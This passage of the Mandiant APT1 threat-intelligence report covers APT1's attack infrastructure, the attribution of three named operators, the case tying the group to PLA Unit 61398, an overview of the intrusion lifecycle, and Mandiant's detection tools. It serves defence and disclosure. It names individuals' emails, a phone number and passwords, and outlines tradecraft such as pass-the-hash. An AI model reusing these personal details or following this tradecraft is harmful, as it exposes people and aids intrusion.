The third-party service that APT1 has used the most is known as "dynamic DNS." This is a service that allows people to register subdomains under zones that other people have registered and provided to the service. Over the years, APT1 has registered hundreds of FQDNs in this manner. When they need to change the IP resolution of an FQDN, they simply log in to these services and update the IP resolution of their FQDN via a web-based interface.

In addition to dynamic DNS, recently we have observed that APT1 has been creating FQDNs that end with "appspot.com", suggesting that they are using Google's App Engine service.

Hijacked FQDNs

APT1 intruders often use the FQDNs that are associated with legitimate websites hosted by their hop points. We consider these domains to be "hijacked" because they were registered by someone for a legitimate reason, but have been leveraged by APT1 for malicious purposes. APT1 uses hijacked FQDNs for two main purposes. First, they place malware (usually in ZIP files) on the legitimate websites hosted on the hop point and then send spear phishing emails with a link that includes the legitimate FQDN. Second, they embed hijacked FQDNs as C2 addresses in their backdoors.

EVIDENCE OF A VAST INFRASTRUCTURE

As noted above, we have confirmed the existence of 937 servers (listening applications) hosted on 849 distinct IP addresses, with the majority of IP addresses registered to organizations in China (709), followed by the U.S. (109). In the last three years we have observed APT1 FQDNs resolving to 988 unique IP addresses that we believe are not "sinkhole"[38] or "domain parking"[39] IP addresses:

» United States: 559

» China: 263

» Taiwan: 25

» Korea: 22

» United Kingdom: 14

» Canada: 12

» Other: 83

---

[38] A sinkhole is a server that accepts redirected connections for known malicious domains. Attempted connections to C2 FQDNs are redirected to sinkholes once malicious zones are re-registered by research organizations or security companies in coordination with registration companies.

[39] Some IP addresses are used for "domain parking" once the original registrant loses control of a zone or otherwise-registered FQDN, e.g., when the zone expires. These IP addresses usually host advertisements.

The vast majority of the Chinese IP addresses again belong to APT1's home networks, meaning that in some instances APT1 intruders probably communicated directly to victim systems from their Shanghai systems, bypassing their hop infrastructure:

TABLE 11: APT1 FQDNs have resolved to IP addresses within these Chinese net blocks

Number	Net block	Registered Owner
150	223.166.0.0 - 223.167.255.255	China Unicom Shanghai Network
68	58.246.0.0 - 58.247.255.255	China Unicom Shanghai Network
10	112.64.0.0 - 112.65.255.255	China Unicom Shanghai Network
7	114.80.0.0 - 114.95.255.255	China Telecom Shanghai Network
5	139.226.0.0 - 139.227.255.255	China Unicom Shanghai Network
4	222.64.0.0 - 222.73.255.25	China Telecom Shanghai Network
3	116.224.0.0 – 116.239.255.255	China Telecom Shanghai Network
16	Other (Non-Shanghai)	

These statistics indicate that there are over 400 IP addresses in the U.S. alone that may have active APT1 servers, which are as-yet unconfirmed by Mandiant. Additionally, although we know of over 2,500 APT1 FQDNs, there are many APT1 FQDNs that we have not attributed to APT1, which have resolved to even more IP addresses. We estimate (conservatively) that APT1's current hop infrastructure includes over 1,000 servers.

APT1: IDENTITIES

APT1 is not a ghost in a digital machine. In our effort to underscore that there are actual individuals tasked by the PLA behind APT1's keyboards, we have decided to expose the identities of a select number of APT1 personas. These actors have made poor operational security choices, facilitating our research and allowing us to track their activities. They are some of the authors of APT1's digital weapons and the registrants of APT1 FQDNs and email accounts. These actors have expressed interest in China's cyber warfare efforts, disclosed their locations to be the Pudong New Area of Shanghai, and have even used a Shanghai mobile phone number to register email accounts used in spear phishing campaigns.

Methods for attributing APT personnel often involve the synthesis of many small pieces of information into a singular comprehensive picture. Often this unified viewpoint reveals not only the group attribution, but coherent pockets of behavior within the group which we perceive to be either small teams or individual actors. We refer to these as "personas." As APT1 personas manage technical resources such as hops and Fully Qualified Domain Names (FQDNs), they have been observed to de-conflict their actions amongst themselves by coordinating the use of specific hops, FQDNs, CNO tools (e.g., malware) and ports.

One additional element working in our favor as threat trackers is the Great Firewall of China (GFWoC). Like many Chinese hackers, APT1 attackers do not like to be constrained by the strict rules put in place by the Communist Party of China (CPC), which deployed the GFWoC as a censorship measure to restrict access to web sites such as google.com, facebook.com, and twitter.com. Additionally, the nature of the hackers' work requires them to have control of network infrastructure outside the GFWoC. This creates a situation where the easiest way for them to log into Facebook and Twitter is directly from their attack infrastructure. Once noticed, this is an effective way to discover their real identities.

What is the Great Firewall of China?

The "Great Firewall" is a term used to describe the various technical methods used by the Chinese government to censor and block or restrict access to Internet services and content that the government considers sensitive or inappropriate. "Inappropriate" content ranges from pornography to political dissent, and from social media to news sites that may portray China or Chinese officials in a negative light. The "Great Firewall" uses methods such as blocking particular IP addresses; blocking or redirecting specific domain names; filtering or blocking any URL containing target keywords; and rate-limiting or resetting TCP connections. Chinese censors also routinely monitor Chinese websites, blogs, and social media for "inappropriate" content, removing it when found. As a result, Chinese citizens who wish to access censored content must resort to workarounds such as the use of encryption. China continues to improve and further restrict Internet access, most recently (in December 2012) by blocking additional services and limiting or blocking the use of encryption technologies such as Virtual Private Networks.

APT1 Hacker Profile: Ugly Gorilla (Wang Dong/汪东)

The story of "Ugly Gorilla" (UG) dates back to 2004. A then-professor named Zhang Zhaozhong (张召忠), now a retired rear admiral, was in the process of helping to shape the future of China's information warfare strategy.[40] Professor Zhang was already a strong advocate for the "informationization" of military units, and had published several works on military strategy including "Network Warfare" (网络战争) and "Winning the Information War" (打赢信息化战争). As Director of the "Military Technology and Equipment" (军事科技与装备) department at China's National Defense University (国防大学), professor Zhang was invited to take part in an event titled "Outlook 2004: The International Strategic Situation" in January 2004.

During the online question and answer session hosted by the PLA Daily's (解放军报) China Military Online (中国军网), one young man with the nickname "Greenfield" (绿野) posed a particularly prescient question.

FIGURE 26: Professor Zhang (张召忠) 16 Jan 2004, source http://www.chinamil.com.cn/site1/gflt/2004-09/30/content_705216.htm

> **"Professor Zhang, I read your book 'Network Warfare' and was deeply impressed by the views and arguments in the book. It is said that the U.S. military has set up a dedicated network force referred to as a 'cyber army.' Does China have a similar force? Does China have cyber troops?"**
>
> — *UglyGorilla 16 Jan 2004*

Like all users of the China Military Online (chinamil) forums, "Greenfield" was required to sign up with an email address and specify a small bit of information about himself. Thankfully, the Internet's tendency to immortalize data preserved the profile details for us.

---

[40] http://www.chinamil.com.cn/site1/gflt/2004-09/30/content_705216.htm

FIGURE 27: UglyGorilla chinamil profile, source: http://bbs.chinamil.com.cn/forum/bbsui.jsp?id=(o)5681

FIGURE 28: UglyGorilla chinamil profile translated by translate.google.com/

Thus, the persona we call "UglyGorilla" (UG) was first documented. In addition to his email address, UG listed his "real name" as "JackWang".

Within the year, we saw the first evidence of UG honing the tools of his trade. On October 25, 2004, UG registered the now infamous "hugesoft.org" zone. The "hugesoft.org" zone and its many APT1-attributed hostnames have remained active and under the continuous ownership of UG, and are still active as of the time of this report. Registration information was most recently updated on September 10, 2012, extending the registration period for the zone well into 2013. We may see UG relinquish this and other attributed zones as a result of this reporting, in an effort to deter further tracking and attribution.

In 2007, UG authored the first known sample of the MANITSME family of malware and, like a good artist, left his clearly identifiable signature in the code: "v1.0 No Doubt to Hack You, Writed by UglyGorilla, 06/29/2007"[sic]. UG's tendency to sign his work is present in the strings he chooses for hostnames and even within the communications protocols his backdoors use. For example,

What is a meat chicken?!?

Chinese Hacker Slang: "rouji" (肉鸡) — Meat Chicken
n. — An infected computer

Example strings from MANITSME samples:
"d:\My Documents\Visual Studio Projects\rouji\SvcMain.pdb"

Examples from other malware…
 "connecting to rouji"
 "welcome to ***(rouji)"

hostnames within other APT1-attributed FQDNs such as "arrowservice.net" and even the newer "msnhome.org" continue to leave UG's imprint (note the "ug" in the domains):

» ug-opm.hugesoft.org
» ug-rj.arrowservice.net
» ug-hst.msnhome.org

Though these kinds of obvious attribution links tapered off as UG became more experienced, the protocol signatures of his tools such as MANITSME and WEBC2-UGX continue to be used by APT1 attackers based out of Shanghai.

UG's consistent use of the username "UglyGorilla" across various Web accounts has left a thin but strong thread of attribution through many online communities. In most instances, content such as hacking tools, information security topics, and association with the Shanghai locality are reasonable ways to eliminate false positives. For example, in February of 2011, the disclosure of all registered "rootkit.com" accounts published by Anonymous included the user "uglygorilla" with the registered email address uglygorilla@163.com. This is the same email used to register for the 2004 PLA forum and the zone hugesoft.org. Included in the rootkit.com leaked account information was the IP address 58.246.255.28, which was used to register UG's account directly from the previously discussed APT1 home range: 58.246.0.0/15.

In a few of these accounts, UG has listed something other than "JackWang" as his real name. On February 2, 2006, a user named "uglygorilla" uploaded a file named "mailbomb_1.08.zip" (a bulk email tool) to the Chinese developer site PUDN (www.pudn.com). His account details from PUDN included the real name "Wang Dong" (汪东).

About 汪东 [Add as Friend] [Send Message] [Home] [Chinese Version]

Files uploaded:
1. mailbomb_1.08.zip,mail bomb with a good ,18KB,downloads 6

FIGURE 29: Wang Dong's Uploaded Files to pudn.com

It is important to note two things at this point. First, Chinese names begin with the surname. So "Wang" is the last name in 汪东. Second, it is a fairly common practice for the Chinese, even in China, to choose an English first name. Thus "JackWang" may not have been an alias at all.

APT1 Hacker Profile: DOTA

Another APT1 persona is "dota" (DOTA), named for his strong tendency to use variants of that name in almost all accounts he creates and uses from his attack infrastructure. DOTA may have taken his name from the video game "Defense of the Ancients" which is commonly abbreviated DotA, though we have yet to observe any direct link or other direct reference to the game.

We have monitored the creation of dozens of accounts, including d0ta010@hotmail.com and dota.d013@gmail.com, and have often seen DOTA create several sequential accounts (for example dota.d001 through dota.d015) at web-based email services. Most often these accounts are used in social engineering and phishing attacks or as the contact email address when signing up for other services. For example, DOTA (originating from the APT1 home range IP address 58.247.26.59) with a Simplified Chinese keyboard setting used the email address "d0ta001@hotmail.com" from his US hop to register the Facebook user "do.ta.5011"(Facebook user id: 100002184628208).

Some services, such as Google's Gmail, require users to provide a phone number during the registration process to which they send a validation "text message" containing a verification code. The user must then input the verification code on the website to finalize registration. In an observed session on a compromised machine, DOTA used the phone number "159-2193-7229" to receive a verification text message from Google, which he then submitted to their page within seconds.

Telephone numbers in China are organized into a hierarchy containing an area code, prefix, and line number similar to phone numbers in the United States, with the addition that a few area codes are allocated for use by mobile phone providers. The phone number "159-2193-7229" breaks down into the "159" area code, which indicates a mobile phone provided by China Mobile, and the prefix "2193", which indicates a Shanghai mobile number. This means at the very least that the number was initially allocated by China Mobile for use in Shanghai. The speed of DOTA's response also indicates that he had the phone with him at the time.

We have also observed DOTA using the names Rodney and Raith to communicate via email in fluent English with various targets including South East Asian military organizations in Malaysia and the Philippines. It is unclear if this Gmail account is used exclusively for facilitating his CNO mission, but much of the traffic indicates its use in both simple phishing attacks, as well as more sophisticated email based social engineering.

DOTA: a Harry "Poter" fan?

The DOTA persona also appears to be a fan of the popular "Harry Potter" character, frequently setting accounts "security questions" such as "Who is your favorite teacher?" and "Who is your best childhood friend?" to the values "Harry" and "Poter" and creating accounts such as poter.spo1@gmail.com with the alternate email address set to dota.sb005@gmail.com.

FIGURE 30: dota.d001@gmail.com (inbox view)[41]

When creating dozens, or hundreds, of accounts in online communities and on victim systems, password management becomes a significant undertaking. Consequently, most APT1 attackers use passwords that are either pattern-based, such as the keyboard pattern "1qaz2wsx" or highly memorable, using "rootkit" as a password on the information security research site rootkit.com. Like many APT1 attackers, DOTA frequently uses keyboard based patterns as passwords such as "1qaz@WSX#EDC". However, there is one password "2j3c1k" extensively used by DOTA that is not based on a keyboard pattern, though he may not be the only APT1 actor that uses it. A numbered "j", followed by a numbered "c", and then a numbered "k" is likely shorthand ("j"/"c"/"k") for the ju/chu/ke (局／处／科) organizational structure (translated to Bureau/Division (or Office)/Section) widely used within PLA General Staff Department organizations. Project 2049 describes the typical PLA organizational structure as, "Bureau-level directors … oversee between six and 14 subordinate sites or offices [chu; 处]… Sites/offices under bureaus are further divided into sections

---

[41] This is a screen capture of DOTA accessing his Gmail account while using a compromised system on APT1's attack infrastructure.

[ke; 科].[42] Given this pattern, it is likely that the password "2j3c1k" stands for 2nd Bureau [Unit 61398], 3rd Division, 1st Section, demonstrating that those who use these patterns are working together and affiliate themselves to the 2nd Bureau.

Attempting to track the DOTA persona back to a particular individual is difficult; the trail of his activity does not link as clearly to a real world identity. However, Mandiant has been able to establish a clear link between UG and DOTA. Specifically, we have observed the two using shared APT1 infrastructure, FQDNs, and egress IP address ranges. The coordination of this shared infrastructure, combined with their close proximity and association with Unit 61398 makes it highly likely that, at the very least, UG and DOTA know each other personally and likely even work together.

APT1 Hacker Profile: SuperHard (Mei Qiang/梅强)

The third and final persona we are revealing has been dubbed "SuperHard" (SH). SH was first observed as a tool author, and is either the creator or a significant contributor to the AURIGA and BANGAT malware families (covered in Appendix C: The Malware Arsenal). Similarly to UG, SH signs much of his work by embedding strings within the tools. In particular, elements of the portable executable (PE) file's VS_VERSIONINFO structure are frequently set to "SuperHard," or cmd.exe copies are modified from "Microsoft corp." to "superhard corp."

Additionally, many of SH's tools contain driver modules designed to be loaded into the Windows kernel in order to subvert elements of the system. While not unique for APT1 coders, this level of development expertise is certainly a discriminator that puts SH into a smaller group of highly capable developers within APT1. Often, SH's tools are observed in use by other APT1 personae and in several instances, other APT groups we track. Given that SH's tools are used by other APT1 actors, and that there are no indications that SH is a full-time operator, we believe that SH is primarily involved in research and development for APT1.

Once again, in tracking SH we are fortunate to have access to the accounts disclosed from rootkit.com. The rootkit. com account "SuperHard_M" was originally registered from the IP address 58.247.237.4, within one of the known APT1 egress ranges, and using the email address "mei_qiang_82@sohu.com". We have observed the DOTA persona emailing someone with the username mei_qiang_82. The name "Mei Qiang" (梅强) is a reasonably common Chinese last/first name combination. Additionally, it is a common practice for Chinese netizens to append the last two digits of their birth year, suggesting that SuperHard is in fact Mei Qiang and was born in 1982. Unfortunately, there are several "Mei Qiang" identities online that claim a birth year of 1982, making attribution to an individual difficult.

Fortunately, we can use SH's email address to connect him to a number of Websites and forums on which he registered and contributed using that address. Many of these accounts reveal details that reinforce SH's link to the "mei_qiang_82@sohu.com"[43] email address and APT1 affiliation, such as SH offering to write Trojans for money, his involvement with malicious Windows kernel research (incidentally, also commented on by "greenfield", possibly UG), and more recently, being local to Shanghai's Pudong New Area.[44]

---

[42] Mark A. Stokes, Jenny Lin, and L.C. Russell Hsiao, "The Chinese People's Liberation Army Signals Intelligence and Cyber Reconnaissance Infrastructure," Project 2049 Institute (2011): 6-7, http://project2049.net/documents/pla_third_department_sigint_cyber_stokes_lin_hsiao.pdf, accessed February 6, 2013.

[43] Sohu.com is a popular Chinese search engine, webmail, and Internet advertising company based out of Beijing China.

[44] hxxp://tuziw.com/index.php?m=ta&id=1864863532

CONCLUSION

In a State that rigorously monitors Internet use, it is highly unlikely that the Chinese Government is unaware of an attack group that operates from the Pudong New Area of Shanghai. The detection and awareness of APT1 is made even more probable by the sheer scale and sustainment of attacks that we have observed and documented in this report. Therefore the most probable conclusion is that APT1 is able to wage such a long-running and extensive cyber espionage campaign because it is acting with the full knowledge and cooperation of the government. Given the mission, resourcing, and location of PLA Unit 61398, we conclude that PLA Unit 61398 is APT1. Table 12 summarizes the parallels between APT1 and PLA Unit 61398.

TABLE 12: Matching characteristics between APT1 and Unit 61398

Characteristic	APT1 (as directly observed)	Unit 61398 (as reported)
Mission area	» Steals intellectual property from English-speaking organizations » Targets strategic emerging industries identified in China's 12th Five Year Plan	» Conducts computer network operations against English-speaking targets
Tools, Tactics, and Procedures (TTPs)	» Organized, funded, disciplined operators with specific targeting objectives and a code of ethics (e.g., we have not witnessed APT1 destroy property or steal money which contrasts most "hackers" and even the most sophisticated organize crime syndicates)	» Conducts military-grade computer network operations
Scale of operations	» Continuously stealing hundreds of terabytes from 141 organizations since at least 2006; simultaneously targeting victims across at least 20 major industries » Size of "hop" infrastructure and continuous malware updates suggest at least dozens (but probably hundreds) of operators with hundreds of support personnel	» As part of the PLA, has the resources (people, money, influence) necessary to orchestrate operation at APT1's scale » Has hundreds, perhaps thousands of people, as suggested by the size for their facilities and position within the PLA

Characteristic	APT1 (as directly observed)	Unit 61398 (as reported)
Expertise of personnel	» English language proficiency » Malware authoring » Computer hacking » Ability to identify data worth stealing in 20 industries	» English language requirements » Operating system internals, digital signal processing, steganography » Recruiting from Chinese technology universities
Location	» APT1 actor used a Shanghai phone number to register email accounts » Two of four "home" Shanghai net blocks are assigned to the Pudong New Area » Systems used by APT1 intruders have Simplified Chinese language settings » An APT1 persona's self-identified location is the Pudong New Area	» Headquarters and other facilities spread throughout the Pudong New Area of Shanghai, China
Infrastructure	» Ready access to four main net blocks in Shanghai, hosted by China Unicom (one of two Tier 1 ISPs in China) » Some use of China Telecom IP addresses (the other Tier 1 ISP)	» Co-building network infrastructure with China Telecom in the name of national defense

Combining our direct observations with carefully researched and correlated findings; we believe the facts dictate only two possibilities:

Either

A secret, resourced organization full of mainland Chinese speakers with direct access to Shanghai-based telecommunications infrastructure is engaged in a multi-year, enterprise scale computer espionage campaign right outside of Unit 61398's gates, performing tasks similar to Unit 61398's known mission.

Or

APT1 is Unit 61398.

APPENDIX A:
HOW DOES MANDIANT
DISTINGUISH THREAT GROUPS?

Mandiant uses the term *threat group* to refer to a collection of intruders who are working together to target and penetrate networks of interest. These individuals may share the same set of tasks, coordinate their targets, and share tools and methodology. They work together to gain access to their targets and steal data. Therefore, a group is ultimately defined by people and not by methodology.

However, defining a threat group based on observed intrusion activity is not so simple. Without seeing who is sitting behind the keyboard it may be difficult to determine whether two different intrusion events were conducted by the same person, by two people who are working together, by two unrelated people who independently compromised the same network, or even the same computer. Different groups may use similar intrusion methodology and common tools, particularly those that are widely available on the Internet, such as pwdump, HTRAN, or Gh0st RAT. Furthermore, there may be overlaps between groups caused by the sharing of malware or exploits they have authored, or even the sharing of personnel. Individual intruders may move between groups either temporarily or permanently. An intruder may be a private citizen who is hired by multiple groups. Finally, multiple groups may work together on occasion to compromise the same target.

Nevertheless, distinguishing one threat group from another is possible with enough information, analytical experience, and the technological tools to piece it all together. Consider an analogy with the physical world: imagine a thief who leaves behind traces of his crime at various crime scenes. Individual robberies may vary in many details:

» The method the thief used to break in;

» The tools used to open the safe;

» Whether the thief carefully selected a particular item to steal, or took everything in the hope that he managed to grab something of value;

» Whether the thief carefully researched their target, disabled alarms, and attempted to remove evidence such as fingerprints; or whether he was not very careful, but simply relied on being "stealthy enough" to not get caught.

Forensic scientists can analyze multiple crime scenes and be able to tell by the evidence left behind that a given crime scene was the result of one thief and not another.

In a similar way, cyber intruders leave behind various digital "fingerprints." They may send spear-phishing emails from a specific IP address or email address. Their emails may contain certain patterns of subject lines. Their files have specific names, MD5 hashes, timestamps, custom functions, and encryption algorithms. Their backdoors may have command and control IP addresses or domain names embedded. These are just a few examples of the myriad of linkages that computer forensic analysts consider when trying to distinguish one cyber threat group from another.

Digital "fingerprints" do not all carry equal weight in attribution analysis. Their validity or value as indicators of a specific threat group depends largely on their likelihood of uniqueness. For example, the use of a widely available tool such as HTRAN is not unique and not useful — by itself — as an indicator of a specific threat group. In contrast, the use of a specific, custom backdoor not observed elsewhere is a much stronger indicator — although it is generally still not sufficient, on its own, for positive attribution.

At the most basic level, we say that two intrusion events are attributed to the same group when we have collected enough indicators to show beyond a reasonable doubt that the same person or group of people were involved.

APPENDIX B:
APT AND THE ATTACK LIFECYCLE

While most computer intrusions follow a generic, high-level series of steps in the attack lifecycle, the Chinese APT lifecycle differs slightly because of their unique long-term objectives. The sections below correspond to the stages of Mandiant's Attack Lifecycle model and give an overview of what APT activity looks like in each stage. The stages between "Establish Foothold" and "Complete Mission" do not have to occur in this order every time. In fact, once established within a network, APT groups will continually repeat the cycle of conducting reconnaissance, identifying data of interest, moving laterally to access that data, and "completing mission" by stealing the data. This will generally continue indefinitely until they are removed entirely from the network.

Initial Compromise

The Initial Compromise stage represents the methods that intruders use to penetrate a target organization's network. APT intruders frequently target individual users within a victim environment. As such, the most commonly observed method of initial compromise is *spear phishing*. Spear phishing messages may contain malicious attachments, a link to a malicious file, or a link to a malicious website. Less commonly, APT intruders may attempt to contact potential victims and send malicious content via social networking sites or instant messaging. Another common tactic is strategic web compromise, in which the attacker places malicious code on websites that people in targeted organizations will likely visit. When they visit these websites in the course of their normal duties, they will be compromised if their computer is vulnerable to the attacker's exploit code. APT groups may also look for vulnerable Internet-facing web servers and upload webshells in order to gain access to a targets internal network, or look for other technical vulnerabilities in public-facing infrastructure.

Establish Foothold

Establishing a foothold ensures that APT threat groups can access and control one or more computers within the victim organization from outside the network. APT groups can utilize public backdoors (Gh0st RAT and Poison Ivy are common examples), "underground" backdoors found in hacker websites or obtained through personal connections, and "custom" backdoors that they developed themselves. These backdoors usually establish an outbound connection from the victim network to a computer controlled by the attackers. The communication methods used by the backdoors vary from clear text or simple encoding to the use of more advanced encoding or encryption. The backdoors will give the APT groups basic access to a system, typically through a command shell or graphical user interface.

Escalate Privileges

Escalating privileges involves acquiring items that will allow access to more resources within the victim environment. Most often this consists of obtaining usernames and passwords, but it may also include gaining access to PKI certificates, VPN client software, privileged computers, or other resources required to access data or systems of interest. APT intruders (and intruders in general) prefer to leverage privileged accounts where possible, such as Domain Administrators, service accounts with Domain privileges, local Administrator accounts, and privileged user accounts. This is typically accomplished by first "dumping" password hashes from a computer, server, or (preferably) Domain Controller. The attacker may be able to obtain legitimate account passwords by "cracking" password hashes. Alternately, the attacker may leverage the hashes themselves in a "pass-the-hash" attack, where the hashed password itself may be used for authentication in lieu of the actual password. A number of publicly available tools can be readily leveraged for both password dumping and pass-the-hash attacks.

Internal Reconnaissance

In the Internal Reconnaissance stage, the intruder collects information about the victim environment. APT threat actors use built-in operating system commands (such as the Windows "net" commands) to obtain information about the internal network, including computers, trust relationships, users, and groups. In order to identify data of interest, they may perform directory or network share listings, or search for data by file extension, key word, or last modified date. Data of interest may take many forms, but most commonly consists of documents, the contents of user email accounts, or databases. Therefore file servers, email servers, and domain controllers are customary targets of internal reconnaissance. Some APT groups utilize custom scripts in order to automate the process of reconnaissance and identification of data of interest.

Move Laterally

In most cases, the systems that the intruders initially compromise do not contain the data that they want. Therefore they must move laterally within a network to other computers that either contain that data or allow them to access it. APT groups leverage compromised user credentials or pass-the-hash tools to gain access to additional computers and devices inside of a victim network. They commonly use compromised credentials with PsExec and / or the Windows Task Scheduler ("at" command) to execute commands and install malware on remote systems.

Maintain Presence

In this stage, the intruders take actions to ensure continued control over key systems in the network environment from outside of the network. APT groups often install new backdoors (e.g., different backdoors than the ones installed in the Establish Foothold phase) in the environment during the course of the campaign. They may install different families of malware on multiple computers and use a variety of command and control addresses, presumably for redundancy and to make it difficult to identify and remove all of their access points. Additionally, APT groups may establish methods of network access that do not involve backdoors, so that they can maintain a presence even if network security personnel discover and remove their malware. These methods may include the use of valid PKI or VPN credentials, allowing the intruders to masquerade as a legitimate user to gain access to a corporate network and internal resources. In some instances APT threat actors have been able to circumvent two-factor authentication to maintain access to a victim network and its resources.

Complete Mission

The main goal of APT intrusions is to steal data, including intellectual property, business contracts or negotiations, policy papers or internal memoranda. Once APT groups find files of interest on compromised systems, they often pack them into archive files before stealing them. They most commonly use the RAR archiving utility for this task, but may also use other publicly available utilities such as ZIP or 7-ZIP. APT threat actors not only compress data, but frequently password-protect the archive. From there they use a variety of methods to transfer files out of the victim network, including FTP, custom file transfer tools, or existing backdoors.

APPENDIX C (DIGITAL):
THE MALWARE ARSENAL

This appendix is digital and can be found at http://www.mandiant.com/apt1. It includes profiles of malware families that APT1 has used.

APPENDIX D (DIGITAL): FQDNS

This appendix is digital and can be found accompanying this report. It includes fully qualified domain names (FQDNs) that APT1 has used as part of their attack infrastructure.

APPENDIX E (DIGITAL): MD5 HASHES

This appendix is digital and can be found at http://www.mandiant.com/apt1. It includes MD5 hashes of malware that APT1 has used as part of their attack methodology. In Appendix G: IOCs, the IOC named 8dd23e0a-a659-45b4-a168-67e4b00944fb.ioc contains all of the MD5 hashes provided in this appendix for use in conjunction with Redline™, Mandiant's free host-based investigative tool, or with Mandiant Intelligent Response® (MIR), Mandiant's commercal host-based investigative tool.

APPENDIX F (DIGITAL):
SSL CERTIFICATES

This appendix is digital and can be found at http://www.mandiant.com/apt1. It includes APT1 SSL certificates used on servers that are part of their command and control infrastructure.

APPENDIX G (DIGITAL): IOCs

The portion of this appendix that includes the Indicators of Compromise (IOCs) is digital and can be found at http://www.mandiant.com/apt1.

APT1 Indicators and Using Redline™

With the release of Mandiant's report, APT1: Exposing One of China's Cyber Espionage Units, we are providing a set of APT1 IOCs in the digital portion of Appendix G to help detect malware described in Appendix C: The Malware Arsenal. IOCs can be used in investigations to find unknown evils or for detection of already known threats. The IOCs included in Appendix G fit the latter; however, keep in mind that APT1 does update their tools, and there are certainly malware variants and new families of malware that will not be detected with this set of IOCs. To find out more about the report or the digital appendices (to include downloading the set of APT1 IOCs in Appendix G: IOCs) go to http://www.mandiant.com/apt1.

IOCs can be used in conjunction with Redline, Mandiant's free host-based investigative tool, or with Mandiant Intelligent Response® (MIR), Mandiant's commercial host-based investigative tool. Mandiant's customers who have licensed MIR can simply import a zip file of the IOCs into their controllers. For those without MIR, Redline can be downloaded from Mandiant's web site at http://www.mandiant.com/resources/download/redline.

Remember to always test new IOCs before using them in a production environment.

What Are IOCs?

Mandiant has developed an open, extendable standard for defining and sharing threat information in a machine-readable format. Going well beyond static signature analysis, IOCs combine over 500 types of forensic evidence with grouping and logical operators to provide advanced threat detection capability.

If you are not familiar with IOCs, go to the OpenIOC site for a description at http://openioc.org.

What Is Redline?

Redline is Mandiant's free tool for investigating hosts for signs of malicious activity through memory and file analysis, and subsequently developing a threat assessment profile. Redline provides several benefits including the following:

RAPID TRIAGE

When confronted with a potentially compromised host, responders must first assess whether the system has active malware. Without installing software or disrupting the current state of the host, Redline thoroughly audits all currently-running processes and drivers on the system for a quick analysis; for a detailed analysis, it also collects the entire file structure, network state, and system memory. Redline will also compare any MD5 value it collects, analyzes, and visualizes against an MD5 whitelist. Users can further analyze and view imported audit data using Redline's Timeline functionality, which includes capabilities to narrow and filter results around a given timeframe with the TimeWrinkles™ and TimeCrunches™ features.

REVEALS HIDDEN MALWARE

The Redline Portable Agent can collect and analyze a complete memory image, working below the level at which kernel rootkits and other malware-hiding techniques operate. Many hiding techniques become extremely obvious when examined at the physical memory level, making memory analysis a powerful tool for finding malware. It also reveals "memory only" malware that is not present on disk.

GUIDED ANALYSIS

Mandiant's Redline tool streamlines memory analysis by providing a proven workflow for analyzing malware based on relative priority. This takes the guesswork out of task and time allocation, allowing investigators to provide a focused response to the threats that matter most.

Redline calculates a "Malware Risk Index" that highlights processes more likely to be worth investigating, and encourages users to follow investigative steps that suggest how to start. As users review more audits from clean and compromised systems, they build up the experience to recognize malicious activity more quickly.

As you investigate a system, here's how Redline will help you focus your attention on the most productive data:

INVESTIGATIVE STEPS

Redline can collect a daunting amount of raw information. Its investigative steps help provide a starting place by highlighting specific data and providing views that are most commonly productive in identifying malicious processes. Unless you are pursuing a specific "lead", we recommend working through the steps in order, examining the information for entries that don't match your expectations.

The key to becoming an effective investigator is to review Redline data from a variety of "clean" and "compromised" systems. Over time, your sense of which entries are normal and which are of concern will develop quickly as you view more data.

MALWARE RISK INDEX SCORING

Redline analyzes each process and memory section using a variety of rules and techniques to calculate a "Malware Risk Index" for each process. This score is a helpful guide to identifying those processes that are more likely to be worth investigating. Processes at the highest risk of being compromised by malware are highlighted with a red badge. Those with some risk factors have a grey badge, and low-risk processes have no badge.

The MRI is not an absolute indication of malware. During an investigation you can refine the MRI scoring by adjusting specific hits (identifying false positives and false negatives) for each process, adding your own hits, and generally tuning the results.

IOCs

Redline provides the option of performing IOC analysis in addition to MRI scoring. Supplied a set of IOCs, the Redline Portable Agent will be automatically configured to gather the data required to perform a subsequent IOC analysis; after the analysis is run, IOC hit results are available for further investigation.

